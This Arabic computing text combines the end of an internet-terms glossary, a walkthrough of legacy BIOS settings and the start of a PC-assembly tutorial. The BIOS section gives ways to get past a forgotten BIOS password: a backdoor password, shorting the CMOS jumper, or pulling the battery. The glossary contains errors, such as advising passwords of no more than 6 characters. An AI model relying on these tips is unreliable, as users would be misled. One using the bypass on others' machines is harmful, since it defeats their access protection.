لا تبغي الربح أو المدرسة، وتكون مكاناً مناسباً للإنتقال منه إلى صفحات أو موارد إنترنت أخرى. اعتبرها الباب الرئيسي للموقع.

صورة داخلية Inline Image : صورة مدموجة مع نص معروضة على صفحة HTML.

ضغط غير مخسر Lossless Compression : طريقة ضغط بيانات تضغط ملفاً من خلال تسجيل البيانات التي تحتوي عليها في أسلوب مكتتر أكثر. لا تؤدي طريقة الضغط هذه إلى خسارة أي بيانات أصلية عند إلغاء الضغط. يتم استعمال الضغط غير المخسر مع ملفات البرامج والصور ، كصورة الأشعة السينية الطبية ، حيث لا يمكن تحمل خسارة أي بيانات.

ضغط مخسر Lossy Compression : أي طريقة ضغط بيانات تضغط ملفاً من خلال تجاهل أي بيانات تقرر أنها غير ضرورية. استعمل الضغط المخسر لتقليص ملفات الأصوات أو الصور إذا كانت الدقة المطلقة غير مطلوبة وإذا كانت خسارة بعض البيانات لا يمكن ملاحظتها.

عنصر Element : وحدة بنية في HTML تملك بعض العناصر ووسوم فتح وإغلاق وغيرها يملك وسماً واحداً فقط. بإمكان بعض العناصر أن تحتوي على عناصر أخرى.

عنكبوت Spider : برنامج وورلد وايد وب World Wide Web يجد تلقائياً معلومات عن موقع الوب الجديدة. وغالباً ما يتم استعمال العناكب لإنشاء قواعد بيانات كبيرة عن موقع الوب تستعملها محركات البحث.

قارئ Player : برنامج يشغله أو يستعمله مستعرض وب لمعالجة ملف لا يستطيع معالجته بنفسه. القارئ هو برنامج يتعامل مع ملفات الأصوات.

كلمة مرور Password : طريقة حماية تعرف مستخدماً مرخصاً لكمبيوتر أو شبكة من خلال سلسلة محدودة من الأحرف. عادة يجب أن تكون كلمات المرور خليطاً من أحرف صغيرة وكبيرة وأرقام ولا يجب أن يفوق طولها ٦ أحرف. يجب أن تبقى كلمات المرور سرية كما يجب تغييرها من وقت لآخر. أسوأ كلمات مرور هي تلك الواضحة جداً : أسماء أشخاص أو الأحرف الأولى من أسمائهم أو مكان ولادتهم أو تواريخ ولادتهم وأي شيء له علاقة بالكمبيوتر.

كيلوبت في الثانية Kilobits per second: اختصارها KBPS وهي عدد البتات المرسلة كل ثانية أثناء عملية نقل البيانات ، تقاس بأضعاف من ١٠٢٤ بت بالثانية.

لوح أبيض Whiteboard : برنامج يتيح لعدة مستخدمين في الشبكة رؤية ومشاركة صور وبيانات ونصوص في الوقت نفسه أثناء مساهمتهم في اجتماعات فورية. توضع تعليقات واقتراحات كل شخص بشكل منفصل عن تعليقات بقية المساهمين في الإجتماع.

محرك البحث Search Engine : ملفم خاصيتيح لك تنفيذ عمليات بحث بواسطة كلمات أساسية لإيجاد صفحات وب تهمك. تحتوي مواقع وب كراولر وإكسايت وياهوو على أمثلة عن مختلف محركات البحث.

مزود خدمات إنترنت Internet Service Provider : اختصارها ISP وهي الشركة التي تزودك وصولاً إلى الإنترنت عبرة وصلة هاتفية أو مكرسة. تملك تلك الشركة عادة عدة ملقمات ووصلة عالية السرعة.

مزود محتوى إنترنت Internet Content Provider : اختصارها ICP وهي شركة تصمم وتسلم محتوي لموقعك الوب. مقابل أجر ، طبعاً!

مسؤول النظام System Administrator : يختصر في أغلب الأحيان إلى SA وهو الشخص المسؤول عن إدارة كمبيوتر في الشركات الكبيرة. قد يكون عدة أشخاص أو حتى قسم صغير من الشركة. المهام التي يقوم بها هذا المسؤول تتضمن تثبيت البرامج وتحديثها وإزالتها ؛ وتثبيت ترقيات لأنظمة التشغيل وتثبيت أجهزة وتشكيلها كالطابعات والمودمات والموجهات والمبوبات وجدران الحماية ومراقبة أداء مستخدم إلى آخر.

مستعرض Browser : اختصار لمستعرض الوب. وهو برنامج يستعمل لاستكشاف موارد الإنترنت والإنترانت. يتيح لك المستعرض رؤية النصوص والرسوم وغيرها من أنواع الملفات. يقدم المستعرض المعلومات كمستند أو صفحة على الشاشة. يستخدم معضم الأشخاص نتسكايب نافيغيتر أو مايكروسوفت إنترنت إكسباورر.

مشتم Sniffer : برنامج صغير يحمله متطفل في كمبيوترك، مصمم لمراقبة حركة مرور معينة في الشبكة. يراقب المشتم أول جزء من أي جلسة تسجيل دخول بعيد تتضمن هوية وكلمة مرور وإسم مضيف لشخص يحاول تسجيل دخوله في آلة أخرة. وحالما تصبح تلك المعلومات في يد المتطفل، بإمكانه تسجيل الدخول متى ما شاء في ذلك النظام.

مضيف Host : الكمبيوتر المركزي أو المتحكم في بيئة شبكاتية ، يزود خدمات يستطيع باقي الكمبيوترات الوصول إليها عبرة الشبكة. المضيف هو أيضاً نظام كبير يمكن الوصول إليه من الإنترنت.

معاين Viewer : برنامج يشغله المستعرض لمعاينة ملف لا يستطيع معالجته بنفسه. يسمى أحياناً برنامج مساعد. يعرض المعاين لقطات الفيديو وملفات الحركات.

مفتاح التشفير Encryption Key : رقم سري فريد يستعمل لتشفير البيانات من أجل حمايتها من عمليات الوصول غير المرخص لها.

ملقم بروكسي Proxy Server : برنامج يشتغل في ملقم متواجد بين شبكتك المناطقية المحلية أو الإنترانتك وبين الإنترنت. في محاولة منه لإخفاء بنية الشبكة عن المتطفلين. يصفي هذا البرنامج كل الإتصالات الصادرة لكي تظهر كلها وكأنها قادمة من نفس الآلة. يقوم ملقم البروكسي أيضاً بتمرير طلبك إلى الإنترنت ثم يعترض سبيل الجواب ثم يمرره إليك في عقدتك الشبكاتية. بإمكان مسؤول النظام أيضاً تنظيم النقاط االخارجية التي يستطيع مستخدمو الشبكة المناطقية المحلية الإتصال بها.

ملقم وب Web Server : حزمة أجهزة وبرامج تزود خدمات لمستضافي الوب.

ملقم وصول Access Server : كمبيوتر يزود وصولاً إلى المستخدمين البعيدين الذين يتصلون بالنظام ويصلون إلى موارد الشبكة من خلال كمبيوتراتهم الموصولة بالشبكة مباشرة. يسمى أيضاً ملقم وصول بعيد.

مودم Modem : لفظة مركبة من Modulator/Demodulator (مضمن/مزيل تضمين) ؛ جهاز يتيح للكمبيوتر إرسال معلومات عبر خطوط الهاتف من خلال الترجمة بين الإشارات الرقمية التي يستعملها الكمبيوتر وبين الإشارات النظيرية (Analog) المناسبة للإستعمال على نظام الهاتف. عند الإرسال يضمن المودم المعلومات الرقمية في إشارة حاملة على خط الهاتف. وعند الإستلام ينفذ المودم عكس تلك العملية ليزيل تضمين البيانات من الإشارة الحاملة.

موزايك Mosaic : مستعرض وب طوره المركز الوطني لبرامج البرمجة المتفرقة ((NCSA في جامعة إيلينوي. هناك عدة مستعرضات ممتازة مشتقة من موزايك ، أشهرها هو نتسكايب نافيغيتر من شركو نتسكايب كوميونيكايشن.

نص تشعبي Hyper Text : طريقة لتقديم المعلومات بحيث يتمكن المستخدم من معاينتها في طريقة غير تسلسلية ، بغض النظر عن كيفية ترتيب المواضيع يمكنك استعراض المعلومات بمرونة كبيرة ، مع اختيار سلوك مسار جديد كل مرة. عندما تنقر موضعاً ساخناً أو ارتباطاً يتم تنشيط قفزة إلى مستند نصوص آخر ، قد يكون موجوداً في نفس الملقم أو في ملقم مختلف بعيد آلاف الكيلومترات.

نموذج Form : عنصر HTML يتيح للمستخدمين ملء معلومات في مربعات فارغة أو لوائح أو غيرها من الأمور ثم تسليم تلك البانات لتتم معالجتها. العنصر Form محدد المستوى ٢ من .HTML

هوت جافا Hot Java : مستعرض وب من شركة صن مايكروسيستمز. إنه المستعرض الذي له علاقة بالجافا ، لغة البرمجة المصممة لإنشاء برامج صغيرة قابلة للتشغيل يمكن تحميلها وتشغيلها بسرعة في مقدار صغير من الذاكرة.

وسم Tag : عنصر في لغة HTML يستعمل في إنشاء صفحة وب. الوسم هو نص محصور بين علامتي أصغر من وأكبر من يبلغ المستعرض معنى كل جزء من الصفحة. مثلاً ، يشير الوسم إلى بداية ترويسية ذات مستوى ١ ويشير الوسم <H1/> إلى نهاية تلك الترويسية.

الوورلد وايد وب World wide web : اختصارها WWW أو W3 أو ببساطة وب. تشكيلة هائلة الحجم من صفحات نصوص تشعبية على الإنترنت. تنمو حركة السير في الوب بسرعة أكبر من أي خدمة أخرى على الإنترنت ، والسبب يصبح واضحاً عندما تجرب استعمال مستعرض ما.

يوزنت Usenet : كلمة مؤلفة من User Network. شبكة عالمية غير تجارية تربط عدة آلاف المواقع. رغم أن هناك صلة وثيقة بين يوزنت واللإنترنت إلا أنهما ليسا الشيء نفسه. فليس كل كمبيوتر موصل بالإنترنت هو جزء من يوزنت ، والعكس . كما هو الحال مع الإنترنت لا تملك يوزنت مكاناً مركزياً يتحكم بها ؛ فمن الممكن أن يشغلها الأشخاص الذين يستعملونها. ومع تواجد ما يزيد عن ١٠٠٠٠ مجموعة أخبار ، يتم الوصول إلى يوزنت من قبل ملايين الأشخاص في أكثر من ١٠٠ بلد كل يوم.

يونيكود Unicode : شيفرة أحرف من ١٦ بت ، يعرفها الإتحاد Unicode Consortium والمقاييس Iso 10646 ، تدعم ما أقصاه ٦٥٥٣٦ حرفاً مختلفاً وليس الأحرف ٢٦٥ المتوفرة في مجموعة الأحرف آسكي ASCII الحالية.

الصيانة

البايوس

الخاصية الأولى : CPU Level 1 Cache

الخيارات : Enabled أو Disable

تستخدم هذه الخاصية لتمكين أو تعطيل الذاكرة كيش من المستوى الأول و هذه الخاصية تكون افتراضيا Enabled .

تعتبر هذه الخاصية مفيدة جدا لمن يرغبون بزيادة سرعة معالجاتهم دون الحاجة لشراء معالج جديد غالي الثمن ، فلو افترضنا أن أحدكم حاول زيادة سرعة معالجه من ٤٠٠ الى ٥٠٠ و لكن لم يعمل الجهاز فإنه بتعطيل هذه الخاصية أي جعلها Disabled فإن الجهاز قد يعمل بشكل جيد و لكني لا أنصح المستخدمين أصحاب المعالجات بينتيوم ٢ أو ٣ بتعطيل هذه الخاصية.

الخاصية الثانية: CPU Level 2 Cache

الخيارات: Enabled, Disabled

ما نقوله هنا مشابه لما قلناه بخصوص الذاكرة كيش من المستوى الأول.

الخاصية الثالثة: CPU L2 Cache ECC Checking

الخيارات: Enabled, Disabled

تسمح لك هذه الخاصية بتفعيل أو تعطيل ميزة فحص الذاكرة الكيش المستوى الثاني و البحث عن أخطاء L2 ECC و ذلك في حال توفر هذه الخاصية في جهازك.

من المحبذ تفعيل هذه الخاصية لأنها سوف تفحص الذاكرة و تبحث عن الإخطاء أحادية البت في البيانات المخزنة في الذاكرة L2 و تقوم بإصلاحها تلقائيا مما يسهم في زيادة ثبات عمل الجهاز و خاصة في حالة زيادة سرعة المعالج فتقوم بمعالجة الأخطاء المحتملة الوقوع.

بعض المستخدمين يقومون بتعطيل هذه الخاصية لأن البعض يقول أن عمل هذه الخاصية يقلل من أداء النظام ، و في الحقيقة فإن هذا الإنخفاض المزعوم لا يكاد يلحظ و خاصة مقابل التحسن في عمل الجهاز و المزيد من ثباته و ليس ذلك فحسب بل إن هذه الخاصية تسمح لك بزيادة سرعة المعالج أكثر مما تستطيعه مع تعطيل هذه الخاصية، لهذا فأنا أنصح بتفعيل هذه الخاصية.

الخاصية الرابعة: **Processor Number Feature**

الخيارات: **Enabled, Disabled**

و هذه الخاصية تعمل فقط في حالة أن كان لديك معالج بينتيوم 3، و عند تفعيلها فإنك تسمح لبرامج خارجية بقراءة و إظهار الرقم التسلسلي للمعالج و هذه الخاصية مفيدة إذا رغبت في التأكد من أن معالجك هو من فئة بينتيوم ٣.

الخاصية الخامسة: **Quick Power On Self Test**

الخيارات: **Enabled, Disabled**

عند تفعيل هذه الميزة فإن سرعة تشغيل أو إقلاع الجهاز ترتفع بشكل ملحوظ و ذلك نظرا لتخطي بعض اختبارات بدء التشغيل ، و ينصح بتعطيل هذه الميزة فقط عند إضافة أي معدات أو أجزاء جديدة للجهاز ، و بعد تكرار التشغيل لبضعة مرات إذا تبين أن الجهاز يعمل بشكل جيد حينها من الممكن إعادة تفعيل هذه الخاصية.

الخاصية السادسة: **Virus Warning / Anti-Virus Protection**

الخيارات: **Enabled, Disabled** أو **ChipAway**

عند تفعيل هذه الخاصية فإن البيوس سيظهر رسالة تحذير عند كل محاولة للوصول ال **boot sector** أو **partition table** من قبل فيروس أو غيره.

يفضل عادة تفعيل هذه الخاصية للحماية من خطر الفيروسات مع ملاحظة أن هذه الخاصية مخصصة فقط لحماية **boot sector** و **partition table** و ليس القرص الصلب ككل.

و لكن لهذه الخاصية بعض العيوب و التي تتمثل بمنعها لتشغيل بعض البرامج مثل :

١- برنامج إعداد الويندوز.

٢- برامج فحص الأقراص.

لهذا يفضل تعطيل هذه الخاصية مؤقتا قبل تشغيل البرامج السابقة و إعادة تفعيلها بعد الإنتهاء من العمل على هذه البرامج.

تعتبر هذه الخاصية عديمة الفائدة إذا كان القرص الصلب لديك موصلا بمتحكم خارجي **external controller** و الذي يحتوي على بيوس خاص به و بالتالي فإن الفيروس سيتخطى البيوس الأول و يصيب القرص الصلب ، و من أمثلة هذه الأقراص :

١- **SCSI.**

٢- **UltraDMA 66** و **UltraDMA100**

بعض اللوحات الأم **motherboards** تحتوي على رقائق خاصة **ChipAway** تحتوي على كود

معين لمحاربة الفيروسات و إعطاء حماية أكبر للقرص الصلب ، و لكنها أيضا تصبح عديمة الفائدة في الحالات سابقة الذكر .

الخاصية السابعة: **Boot Sequence**

الخيارات :

A, C, SCSI/EXT

C, A, SCSI/EXT

C, CD-ROM, A

CD-ROM, C, A

D, A, SCSI/EXT إذا كان لديك على الأقل قرصين صلبين من نوع (IDE)

E, A, SCSI/EXT إذا كان لديك على الأقل ثلاث أقراص صلبة من نوع (IDE)

F, A, SCSI إذا كان لديك على الأقل أربع أقراص صلبة من نوع (IDE)

SCSI/EXT, A, C

SCSI/EXT, C, A

A, SCSI/EXT, C

LS/ZIP, C

هذه الخاصية تعطيك الحق في اختيار الترتيب الذي تريد من البيوس أن يسلكه عند بداية التشغيل للبحث عن نظام التشغيل ، لهذا إذا أردت أكبر قدر من توفير الوقت عند بدأ التشغيل مع افتراض أن جهازك يعمل بشكل جيد فإنه ينصح أن تختار القرص الصلب كأول جهاز في الترتيب عند البحث عن نظام التشغيل و عادة يكون رمز القرص الصلب هو C أما إذا كنت تستخدم قرص صلب من نوع SCSI فاختر SCSI ليكون هو الجهاز الأول.

بعض اللوحات الأم مثل ABIT BE6 و BP6 لديها متحكم IDE Controller إضافي مدمج في اللوحة الأم ، في هذه الحالة نجد أن البيوس يبدل الخيار SCSI بخيار جديد هو EXT و هذا الخيار يسمح للجهاز بالإقلاع من قرص صلب IDE موصل بالمنفذ الثالث أو الرابع من المتحكم الإضافي على اللوحة الأم أو الإقلاع من قرص SCSI و لتحديد أحدهما يجب مراعاة الخاصية القادمة .بينما إذا أردت الإقلاع من قرص صلب IDE موصل الى المنفذ الأول أو الثاني فلا تختار **EXT**.

الخاصية الثامنة: Boot Sequence EXT Means و هي متعلقة بالخاصية السابقة.

الخيارات: IDE, SCSI

إذا اخترت من الخاصية السابقة الخيار EXTففي هذه الحالة يصبح لديك احتمالان هما الإقلاع من قرص IDEموصل بالمنفذ الثالث أو الرابع من المتحكم الإضافي و عندها عليك ان تختار IDEفي هذه الخاصية ، و الإحتمال الآخر هو الإقلاع من قرص SCSIو عندها عليك اختيار SCSIفي هذه الخاصية، و تذكر أن هذا كله متعلق باللوحات الأم من النوع ABIT BE6و BP6.

الخاصية التاسعة : Swap Floppy Drive

الخيارات : Enabled, Disabled

هذه الخاصية مفيدة إذا كان لديك أكثر من محرك أقراص مرنة و تريد تبديل الترتيب المنطقي لهم بدلا من فتح الجهاز و تبديل أماكنهم يدويا ، فعند تفعيل هذه الخاصية فإن محرك الأقراص A سيصبح B بينما سيصبح محرك الأقراص B هو A ، و يمكن الإستفادة من هذه الخاصية إذا كان لديك محركا أقراص ذوا حجم مختلف و كان قرص التشغيل الذي تملكه موافقا لحجم محرك الأقراص الثاني و كما نعلم فإن البيوس سوف يقلع من محرك الأقراص الأول فقط ، لهذا يمكن اللجوء الى هذه الخاصية لتغيير ترتيب محركات الأقراص مما يسمح بالإقلاع من المحرك المتوافق مع قرص بدء التشغيل المتوفر لدينا.

الخاصية العاشرة: Boot Up Floppy Seek

الخيارات : Enabled, Disabled

هذه الخاصية ستحدد فيما إذا كان البيوس سيقوم بإجراء بحث عن محرك الأقراص المرنة عند بدأ التشغيل أم لا فإذا لم يستطع إيجاده فسيظهر رسالة خطأ ، كما أنه سيختبر فيما إذا كان لدي محرك الأقراص ٤٠ أو ٨٠ مسار Track و حيث أن كل محركات الأقراص حاليا لديها ٨٠ مسارا فليس هناك حاجة لهذه الخاصية و من الممكن تعطيلها Disabled.

الخاصية الحادية عشر: Boot Up NumLock Status

الخيارات : On, Off

تتحكم هذه الخاصية عند بدأ التشغيل بوظيفة لوحة مفاتيح الأرقام على يمين لوحة مفاتيح الأحرف عند تفعيل هذه الخاصية فإن مفاتيح لوحة الأرقام ستعمل لطبع الأرقام ، بينما عند تعطيل هذه الميزة فستعمل هذه المفاتيح للتحكم بحركة المؤشر.

الخاصية الثانية عشر: Gate A20 Option

الخيارات: Normal, Fast

تحدد هذه الخاصية كيفية استخدام البوابة A20لعنونة الذاكرة فوق 1ميجابايت، عند إعداد هذه

الخاصية لتكون Fast فإن مجموعة رقائق اللوحة الأم Motherboard Chipset هي التي ستتحكم في عمل البوابة A20، بينما عند إعدادها لتكون Normal فإن متحكم لوحة المفاتيح Keyboard Controller هو من سيتحكم في عمل البوابة A20، و حيث أن نظامي التشغيل ويندوز و OS/2 تدخل و تخرج من النمط المحمي من خلال البيوس فإن البوابة A20 ستحتاج الى التبديل من وضع التفعيل الى وضع التعطيل و بالعكس مرات عديدة و بالتالي فإن إعداد هذه الخاصية لتكون Fast سيحسن من أداء الوصول الى الذاكرة فوق 1 ميجابايت لأن الرقائق Chipset أسرع بكثير من متحكم لوحة المفاتيح، لهذا ينصح بإعداد هذه الخاصية لتكون Fast .

الخاصية الثالثة عشر : IDE HDD Block Mode

الخيارات : Enabled, Disabled

تزيد هذه الخاصية من سرعة الوصول الى القرص الصلب ، و ذلك لأنها تسمح بنقل البيانات من مقاطع متعددة من القرص الصلب في وقت واحد وليس كما في التقنية الأقدم التي لا تسمح بنقل البيانات إلا من مقطع واحد، عند تفعيل هذه الخاصية فإن البيوس سيتفحص القرص الصلب ليرى فيما إذا كان يدعم هذه الخاصية أم لا فإذا كان يدعم هذه الخاصية فسيقوم البيوس تلقائيا بإعداد القرص الصلب لأكبر استفادة من هذه الخاصية ، مع العلم أن أغلب الأقراص المتوفرة حاليا تدعم هذه الخاصية لهذا يجب تفعيل هذه الخاصية لتحقيق أفضل سرعة مع العلم أنك بتفعيل هذه الخاصية تستطيع إرسال حتى ٦٤ كيلوبايت من البيانات مع كل مقاطعة Interrupt أما بتعطيلها فلن تستطيع من نقل أكثر من ٥١٢ بايت في المرة الواحدة.

عليك تعطيل هذه الميزة في حالة واحدة فقط وهي إذا كان لديك ويندوز NT لأنه لا يدعم هذه الخاصية و لكن إذا كان لديك ويندوز NT و قمت بتشغيل و تنصيب Service Pack 2 فإنها ستقوم بحل المشكلة.

الخاصية الرابعة عشر: Typematic Rate Setting

الخيارات: Enabled, Disabled

تسمح لك هذه الخاصية بالتحكم بمعدل تكرار ضربات المفتاح Keystroke عندما تضغط بشكل مستمر على مفتاح ما على لوحة المفاتيح ، عند تفعيل هذه الخاصية سيكون بإمكانك التحكم يدويا بإعدادات الخاصيتين القادمتين و المتعلقتين بهذه الخاصية ، أما عند تعطيل هذه الخاصية فإن البيوس سيقوم باستخدام الإعدادات الإفتراضية.

الخاصية الخامسة عشر: Typematic Rate (Chars/Sec)

الخيارات: 6, 8, 10, 12, 15, 20, 24, 30

في هذه الخاصية تستطيع اختيار معدل تكرار إظهار الرموز على الشاشة عند الضغط المتواصل على المفتاح ، و يقاس هذا المعدل بالرمز في الثانية، و هذه الخاصية تعمل فقط عند تفعيل الخاصية السابقة.

الخاصية السادسة عشر: Typematic Rate Delay (Msec)

الخيارات: 250, 500, 750, 1000

تحدد هذه الخاصية الزمن مقاسا بالميلي ثانية الذي تنتظره لوحة المفاتيح قبل أن تبدأ تلقائيا بتكرار الرمز المتعلق بالمفتاح المضغوط عليه بشكل متواصل ، و هذه الخاصية تعمل فقط عند تفعيل الخاصية الرابعة عشر.

الخاصية السابعة عشر: Security Setup

الخيارات: System, Setup

هذه الخاصية ستعمل فقط في حالة قيامك بإنشاء كلمة سر في إعداد كلمة المرور PASSWORD SETTINGمن شاشة البيوس الرئيسية.

عند اختيارك ل Systemفإن البيوس سيطلب منك إدخال كلمة المرور في كل مرة يقلع فيها الجهاز ، أما إذا اخترت Setupفإن كلمة المرور سيطلب منك إدخالها فقط إذا أردت الدخول الى إعدادات البيوس.

هذه الخاصية مفيدة لمن يرغب بحماية أكبر لجهازه من المتطفلين .

أما إذا نسيت كلمة المرور و تريد تجاوز هذه المشكلة فلديك ثلاث خيارات:

١- عندما يطلب منك إدخال كلمة المرور فإذا كان البيوس لديك من النوع Awardفأدخل كلمة المرور التالية :

shift+s y x zأي اضغط على Shiftمع الأحرف (s y x z).

٢- تستطيع محو محتويات البيوس بما فيه كلمة المرور بأن تفتح الجهاز و تبحث عن البطارية و التي ستجد الى جانبها سنين معدنيين jumperقم ببساطة بالوصل بين هذين السنين بأي سلك أو جسم معدني لعمل دائرة مغلقة و سيكون هذا الأمر كفيلا بمحو محتوى البيوس.

٣- إذا لم تجد السنين المذكورين أعلاه يبقى لديك الحل الأخير و المتمثل بإزالة البطارية من موضعها لفترة من الزمن ثم إعادتها و هذا سيكون أيضا كفيلا بحل المشكلة.

الخاصية الثامنة عشر: 32-bit Disk Access

الخيارات: Enabled, Disabled

تقوم هذه الخاصية عند تفعيلها بالسماح ل 32بت من البيانات بالإنتقال من القرص الصلب الى المعالج في المرة الواحدة و يتم ذلك بقراءتين متوازيتين كل منهما 16بت من القرص الصلب ثم يدمجا معا لتكوين 32بت تنتقل دفعة واحدة الى المعالج ، وهذا الأمر يؤدي الى تحسين أداء ناقل PCIلأن عدد أقل من النقلات ستستخدم لنقل المقدار المطلوب من البيانات، أما عند تعطيل هذه الخاصية فإن نقل البيانات سيتم ب 16بت فقط في المرة الواحدة مما يؤثر سلبا على الأداء.

و مرة أخرى فإن هذه الخاصية لا تعمل بشكل جيد مع ويندوز **NT**، و لكن بتنصيب **Service Pack 2** من الممكن حل هذه المشكلة.

لهذا ينصح بشدة تفعيل هذه الخاصية.

الخاصية التاسعة عشر: PCI/VGA Palette Snoop

الخيارات: Enabled, Disabled

هذه الخاصية مفيدة فقط إذا كنت تستخدم بطاقة **MPEG** أو بطاقة مضافة **Add-on** الى بطاقة الشاشة ، تقوم هذه الخاصية بتصحيح إعادة إنتاج الألوان و ذلك بالتحكم بالمعلومات في الذاكرة الإحتياطية لبطاقة الشاشة و التي تسلم من موصل **graphics card's Feature Connector** الى بطاقة **MPEG** أو البطاقة المضافة ، لهذا ينصح بتفعيلها إذا كنت تمتلك مثل هذه البطاقات.

الخاصية العشرون : Assign IRQ For VGA

الخيارات : Enabled, Disabled

في أغلب بطاقات مسرعات الرسوم **graphics accelerator cards** هناك حاجة لإستخدام خط طلب مقاطعة **IRQ** لأكبر فائدة من البطاقة ، لهذا يفضل تفعيل هذه الخاصية إذا كان لديك بطاقة مسرع رسوميات لأن تعطيلها سيضعف الأداء بشكل ملحوظ ،أما إن لم يكن لديك بطاقة كهذه فيفضل تعطيل هذه الخاصية حتى لا يتم حجز خط مقاطعة بدون داعي.

الخاصية الواحدة و العشرون : MPS Version Control For OS

الخيارات : ١,١، ١,٤

هذه الخاصية تصلح فقط في حالة أن كانت اللوحة الأم لديك في جهازك تدعم أكثر من معالج ، **MPS** هي اختصار ل **Multiprocessor Specification** و هناك خياران ١,١ و ١,٤ ،الخيار ١,١ قديم نسبيا بينما الخيار ١,٤ يعد نسخة محسنة و يوفر إعدادات إضافية لدعم معالجات مختلفة كما يوفر أيضا إمكانية التحديث مستقبلا ، كما أنه يدعم تشغيلا أفضل لأكثر من ناقل **PCI** على لوحة واحدة.

أغلب أنظمة التشغيل الحديثة مثل ويندوز **NT4** و وويندوز ٢٠٠٠ و ٩٨ و ميلينيوم تدعم الخيار المحسن ١,٤ لهذا ينصح باختيار ١,٤.

الخاصية الثانية و العشرون: OS Select For DRAM > 64MB

الخيارات: OS/2, Non-OS/2

عندما تكون ذاكرة الجهاز **RAM** لديك أكبر من **64** ميجابايت فإن نظام التشغيل **OS/2** من **IBM** يختلف في تعامله و إدارته لهذه الذاكرة بالمقارنة مع غيره من أنظمة التشغيل ، لهذا إذا كان نظام

التشغيل لديك هو OS/2 فقم باختياره و إن كان لديك نظام تشغيل آخر فاختر Non-OS/2.

الخاصية الثالثة و العشرون: Report No FDD For Win95

الخيارات: Enabled, Disabled

إذا كنت تستخدم نظام التشغيل ويندوز 95 أو 98 أو ميلينيوم و لم يكن لديك في جهازك أي محرك أقراص مرنة ، فإنه ينصح باختيار Enabled لتحرر خط طلب المقاطعة السادس IRQ6 و تجعل الويندوز يتخطى فحص محرك الأقراص لأنك إن عطلت هذه الخاصية Disabled فلن يعرف الويندوز أنه ليس لديك محرك أقراص مرنة ، كما ينصح كذلك بتعطيل Disable متحكم محركات الأقراص المرنة على اللوحة الأم Onboard FDC Controller و يمكن فعل ذلك من نافذة البيوس المسماة Integrated Peripherals ومن ثم الذهاب الى الخاصية Onboard FDC Controller و اختيار Disabled.

الخاصية الرابعة و العشرون: Delay IDE Initial (Sec)

الخيارات: 0, 1, 2, 3, ..., 15

نجد في الأنواع الحديثة من البيوس أن عملية الإقلاع تتم بسرعة كبيرة، و لكن بعض أجهزة IDE مثل القرص الصلب أو محرك الأقراص المضغوطة ليس سريعا بما يكفي لكي يتمكن البيوس من التعرف عليه أثناء عملية الإقلاع ، لهذا تستخدم هذه الخاصية للإبطاء من عملية الإقلاع ، ينصح بداية بجعل قيمة التأخير 0 ثانية ، فإذا فشل أحد أجهزة IDE بالعمل و لم يتعرف عليه البيوس أثناء عملية الإقلاع فقم بزيادة هذه القيمة تدريجيا مع المحاولة بإقلاع الجهاز مع كل زيادة الى أن تصل الى مرحلة يتعرف فيها البيوس على جميع أجهزة IDE أثناء عملية الإقلاع.

الخاصية الخامسة و العشرون: HDD S.M.A.R.T. Capability

الخيارات: Enabled, Disabled

هذه الخاصية تعمل على تفعيل أو تعطيل تقنية خاصة بالأقراص الصلبة الحديثة تسمى S.M.A.R.T. و هي اختصار ل (Self Monitoring Analysis And Reporting) أو تحليل و إصدار تقارير عن المراقبة الذاتية ، تسمح هذه التقنية بالتنبؤ المبكر و التحذير من حدوث أخطار تهدد القرص الصلب كما أنها تراقب حالة القرص الصلب على الشبكة ، يفضل تفعيل هذه الخاصية لتحقيق أكبر حماية ممكنة للقرص الصلب ، و لكن هناك حالات قليلة يؤدي تفعيل هذه الخاصية الى حدوث تكرار لإعادة تشغيل الجهاز المرتبط بشبكة و ذلك لأن S.M.A.R.T تقوم أحيانا بإرسال حزم من البيانات عبر الشبكة مع أنه لا يوجد أي جهاز يراقب هذه البيانات على الشبكة مما قد يؤدي الى إعادة تشغيل لا إرادية للجهاز، لهذا إن كنت تعمل على شبكة و عانيت من هذه المشكلة فبإمكانك تعطيل هذه الخاصية.

تجميع الكمبيوتر

الدرس الأول

هذا الموضوع هو لتوضيح الطريقة التي يتم بها تجميع أجزاء الحاسب. المقال سيخدم ببيان الأساسيات المشتركة لغالب الأجهزة التي يتم تجميعها حاليا .بسبب الأنواع المختلفة من اللوحات الأم والهياكل، فقد تختلف بعض الطرق المتعلقة بتركيب بعض القطع. عند وجود هذه الاختلافات سنبين هذا الأمر إن شاء ا .كل ما ستحتاجه لتجميع الجهاز.

-الهيكل	(Case)
-اللوحة الأم	(Mother Board)
-المعالج	(Processor)
-الذاكرة	(Memory)
-كرت الشاشة	(VGA Card)
-القرص الصلب	(Hard Disk)
-مشغل الأقراص المرنة	(Floppy Disk)
-مشغل الأقراص المدمجة	(CD Rom)
-كرت الصوت	(Sound Card)
-المودم	(Fax Modem)
-مفكات برؤوس وأحجام مختلفة	(Tools)



في البداية يجب التركيز على تجهيز موقع مناسب للعمل على تجميع الحاسب. المكونات التي ستتعامل معها تتأثر بالكهرباء الستاتيكية أي انتقال لهذه الشحنات إلى مكونات الحاسب سيؤدى إلى تدميرها .ولذلك يستحسن العمل على طاولة مصنوعة من الخشب. إن لم يتوفر لك ذلك فبإمكانك العمل على الأرض بشرط عدم وجود سجادة أو أي مكونات تسبب تولد الشحنات الستاتيكية في الجسد أو مكونات الجهاز .

قبل البدء بالتعامل مع القطع الإلكترونية قم بتوصيل الكهرباء للهيكل وشغل الكهرباء ومحول الهيكل إذا كان عليه زر للتشغيل ثم لامس بيدك الهيكل وهذا يضمن انتقال الكهرباء الستاتيكية من جسمك إلى الهيكل ثم عبر سلك الإيرثنج إلى الأرض.

الدرس الثاني



نبدأ باللوحة الأم. الصورة السابقة تبين محتويات علبة اللوحة الأم. طبعا هناك اللوحة الأم، كيس بلاستيك يحتوى على الكابلات، دليل المستخدم وقرص ضوئي يحتوى على المشغلات وبعض البرامج .


طبعا بسبب الأنواع المختلفة من اللوحات الأم، يجب قراءة دليل المستخدم لمعرفة ماهى القطع المفروض وجودها مع اللوحة.



